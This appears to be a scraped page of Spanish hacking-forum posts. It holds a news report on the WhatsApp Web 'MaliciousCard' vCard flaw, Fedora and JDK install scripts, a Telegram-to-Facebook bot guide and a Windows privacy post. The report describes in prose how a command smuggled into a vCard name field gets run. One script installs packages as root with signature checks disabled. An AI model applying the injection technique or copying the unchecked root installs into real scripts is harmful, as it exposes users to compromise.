The vulnerability lies in the improper filtering of contact cards using the popular vCard format, thankfully WhatsApp reacted fairly fast on this.


    A vulnerability discovered in WhatsApp Web, the web-based extension of the WhatsApp mobile application, can be exploited by attackers to trick users into executing arbitrary code on their machines.


    Discovered by Check Point security researcher Kasif Dekel, the vulnerability can be exploited by simply sending a vCard contact card containing malicious code to a WhatsApp user. As soon as the seemingly innocent vCard is opened in WhatsApp Web, the malicious code in it can run on the target machine.

    This vulnerability allows cybercriminals to compromise the affected computer by distributing all types of malware, including ransomware, bots, and remote access tools (RATs), Check Point's researcher explains.

    The underlying issue lies in the improper filtering of contact cards that are sent using the popular 'vCard' format. "By manually intercepting and crafting XMPP requests to the WhatsApp servers, it was possible to control the file extension of the contact card file," the Check Point researcher explained in a blog post.

    An attacker can inject a command in the name attribute of the vCard file, separated by the '&' character. Windows automatically tries to run all lines in the file, including the injection line, when the vCard is opened.

The vulnerability is fixed and has been since August 27th, which is rapid considering the vulnerability was only disclosed to them on August 21st. Public disclosure came this week on September 8th.

You can read the full report from Check Point here: WhatsApp "MaliciousCard" Vulnerabilities Allowed Attackers to Compromise Hundreds of Millions of WhatsApp Users

    This attack does not require XMPP interception of crafting, due to the fact that anyone can create such a contact with an injected payload, directly on the phone, Check Point notes. As soon as the contact is ready, the attacker only needs to share it through the WhatsApp client to unsuspicious users.

    Check Point also explains that WhatsApp failed to validate the vCard format or the contents of the file, and that even an exe file could have been sent this way. Even more, malware could have been attached to a displayed icon, opening a vast world of opportunity for cybercriminals and scammers

    Over the past several years, WhatsApp has grown to become one of the popular messaging services on mobile phones, with over 900 million users as of this month, and it has extended to the desktop as well, where it has over 200 million users.

    WhatsApp Web provides users with access to all of the messages that they have sent or received, including includes images, videos, audio files, locations and contact cards, and keeps all content synchronized with the phone, so that users can access it on both desktop and mobile devices.

    Additionally, the web-based interface allows users to view all of the sent or received attachments, as long as they are accessible through the mobile application, including images, audio and video files, location info, and contact cards.

It's cute how they tried to come up with a catchy name too like HeartBleed or LogJam – they went with 'MaliciousCard'.

It's rather surprising more companies or bad guys aren't going after messaging services as they have such immense user bases (Over 900 Million for WhatsApp). Or perhaps they are, and there's a bunch of zero-days out there no one knows about yet. That is very possible.


Fuente: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

----------------------
@You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login es necesario citar la fuente de la noticia (o si la ignoras, que es información de la web). Edité tu post mencionando una de las posibles fuentes donde se encuentra la misma (nos evitamos justos reclamos).

Gracias, :)

Gabi.
#76
Batch - Bash / Post-Instalación Fedora 21 (Update&Codecs)
Septiembre 14, 2015, 03:01:40 AM
Código: bash
#!/bin/bash

# Actualizando el sistema
dnf -y update

# Instalación de códecs multimedia
dnf -y install --nogpgcheck http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm

dnf -y install gstreamer1-libav gstreamer1-plugins-bad-free-extras gstreamer1-plugins-bad-freeworld gstreamer1-plugins-base-tools gstreamer1-plugins-good-extras gstreamer1-plugins-ugly gstreamer1-plugins-bad-free gstreamer1-plugins-good gstreamer1-plugins-base

# Instalación de reproductores alternativos VLC y Clementine
dnf -y install vlc clementine

# Instalación de utilidades y complementos importantes
dnf -y install unrar p7zip p7zip-plugins java icedtea-web gnome-themes* gnome-tweak-tool yumex

# Instalación de aplicaciones opcionales
#dnf -y install corebird gimp inkscape minidlna qt-devel dconf-editor pyrenamer easytag

#Instalación de tema e iconos Numix
cd /etc/yum.repos.d/
wget http://download.opensuse.org/repositories/home:paolorotolo:numix/Fedora_21/home:paolorotolo:numix.repo
dnf -y install numix*

# Instalación de Google Chrome
wget https://dl-ssl.google.com/linux/linux_signing_key.pub
rpm --import linux_signing_key.pub
sh -c 'echo "[google-chrome]
name=Google Chrome 64-bit
baseurl=http://dl.google.com/linux/chrome/rpm/stable/x86_64" >> /etc/yum.repos.d/google-chrome.repo'
dnf -y install google-chrome-stable

# Instalación de Spotify
dnf config-manager --add-repo=http://negativo17.org/repos/fedora-spotify.repo
dnf -y install spotify-client

# Compilación de Handbrake desde Source

dnf -y install kernel-headers kernel-devel
dnf -y groupinstall "Development Tools" "Development Libraries" "X Software Development" "GNOME Software Development"

dnf -y install yasm zlib-devel bzip2-devel libogg-devel libtheora-devel libvorbis-devel libsamplerate-devel libxml2-devel fribidi-devel freetype-devel fontconfig-devel libass-devel dbus-glib-devel libgudev1-devel webkitgtk-devel libnotify-devel gstreamer-devel gstreamer-plugins-base-devel gcc-c++ jansson-devel lame-devel x264-devel

svn checkout svn://svn.handbrake.fr/HandBrake/trunk hb-trunk
cd hb-trunk
./configure --launch

cd build
gmake

make install

reboot

#Fin


##Crear archivo

touch You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

##Editando archivo e insertando código

sudo nano ./postinstalacion.sh

##Guardando Archivo

CTRL+o dale yes guardar

##Privilegios de archivo

sudo chmod 0755 You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

##Ejecución de código

sudo ./postinstalacion.sh


Fuente: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#77
Batch - Bash / [Script] Instalación de JDK en Fedora
Septiembre 14, 2015, 02:52:11 AM
Código: bash
#!/bin/bash

#Instalacion de dependencias
yum install compat-libstdc++-33 compat-libstdc++-296

#Creacion de enlaces simbolicos para librerias anteriores
/sbin/ldconfig

# Instalacion JDK
OPT=/opt

# Se busca el tar de JDK se copia a /usr/local/java y luego se descomprime
TAR_JDK=`find -maxdepth 1 -name 'jdk*.tar.gz' -type f`

#Se descomprime JDK7
tar xzvf $TAR_JDK

#Se Obtiene el archivo jdk
DIR_JDK=`find -maxdepth 1 -name 'jdk*' -type d`

#Mueve la carpeta de jdk a /opt
mv $DIR_JDK $OPT

# Obtenemos el nombre de la carpeta de jdk
JDK=${DIR_JDK:2}

JAVA_JDK=$OPT/$JDK

PROFILE=/etc/profile.d/java.sh
if [ -e $PROFILE ]; then
rm -f $PROFILE
fi
echo "JAVA_HOME=$JAVA_JDK" >> $PROFILE
echo "PATH=\$JAVA_HOME/bin:\$PATH" >> $PROFILE

source $PROFILE

#Informar a Fedora donde se encuentra Oracle Java JDK/JRE
alternatives --install /usr/bin/java java $JAVA_JDK/bin/java 1

alternatives --install /usr/bin/javac javac $JAVA_JDK/bin/javac 1

# Esto es para Oracle Java Web Start
alternatives --install /usr/bin/javaws javaws $JAVA_JDK/bin/javaws 1

# Informar a Fedora sobre Oracle Java JDK/JRE debera ser Java por defecto
alternatives --set java $JAVA_JDK/bin/java

alternatives --set javac $JAVA_JDK/bin/javac

alternatives --set javaws $JAVA_JDK/bin/javaws

java -version

javac -version

#Fin


Como ejecutar archivo y guardar

sudo touch You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

sudo nano ./install.sh o sudo gedit ./install.sh (eliga su etorno preferido)

chmod +x ./install.sh

ejecutan codigo
sudo ./install.sh
o
sudo sh ./install.sh

Fuente: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#78
Python / [Python] Publicar en redes sociales desde Telegram.
Septiembre 14, 2015, 02:25:37 AM
Por el simple hecho de ahorrar tiempo a la hora de publicar en redes sociales, cree un pequeño programa en Python con ayuda de los Bots de Telegram. El programa funciona de la siguiente manera: "Mensaje" > Bot en Python (API Telegram Py > Facebook API Py) > "Facebook" > "Twitter". El programa es Open Source y funciona perfectamente en Linux, Windows y quizá OS X (Creo).

INSTALACION
Simplemente hay que clonar el repositorio de GitHub:7
Código: text
git clone https://github.com/XTickXIvanX/Telegram2FB.git


Instalamos los requerimientos:
Código: text
pip install DictObject requests facebook-sdk


Creamos el Bot y obtenemos el token:

You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

Creamos una nueva app de Facebook:

You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

Una vez creada obtenemos nuestro access token en:

You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login



Otorgamos los siguientes permisos al generarla:


Modificamos el archivo You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login del programa y remplasamos los tres puntos de la variable API_KEY="..." por el token de Telegram y los tres puntos de la variable graph = facebook.GraphAPI(access_token='...') por el token de Facebook.

Vinculamos nuestra cuenta de Twitter a Facebook para tuitear lo que publicamos en Facebook.

Ejecutamos el programa:

Citarpython You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

Ahora solo queda abrir Telegram y enviar un mensaje(es) a nuestro Bot: '/publicar "Inserte aqui lo que desea publicar"'.


Fuente:You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#79
Windows / Windows, GNU/Linux y la privacidad
Septiembre 14, 2015, 02:18:58 AM
La cuestión es que a la gente que le menciono algunas de estas opciones por defecto se ha alarmado y a dejado de lado la idea de actualizar a windows 10, demostrando que a pesar de todo mucha gente aun le preocupa su privacidad pero por desconocimiento, no saben que hacen con sus datos y este es uno de los argumentos por los que mucha gente empieza a usar Linux y software libre .

Así que hablare de este comportamiento espía de Windows y de una de las actualizaciones: Originalmente esta actualización que era para testers de Windows 10 se ha terminado colando en Windows 7, 8 y 8.1

¿Que datos recolecta?
Dirección de email, historial de navegación y búsquedas, el micrófono, las pulsaciones del teclado (algunos lo llaman keylogger), los archivos abiertos y los programas se encargan de abrirlos así como su rendimiento.

¿Como se puede borrar?
El que desee eliminar este comportamiento debe borrar estas actualizaciones: KB3035583, KB3068708, KB3022345 y KB2976978.

¿Donde puedo tener mas información?:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login

Sin contar que cuando se instala un software antivirus (en Linux casi nunca se usan porque se utiliza otro tipo de protecciones y generalmente en servidores) incluyendo Windows defender, se suelen enviar muestras de nuestros archivos a empresas privadas para saber si este es un malware, ¿pero que tanto confiamos en estas empresas?.

Linux generalmente respeta mucho mas la privacidad de las personas porque como dije anteriormente, es una de las razones por la que la gente la usa. Además de que es software libre y cualquiera con los suficientes conocimientos puede revisar su código de fuente.

Ahí se los dejo. ¿Qué creen?

Fuente:You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#80
Hacking / Re:MITM + BeEF
Septiembre 13, 2015, 06:53:28 PM
Lo realize ahora como guardiara los logs de paginas web o etc.?? POr ejemplo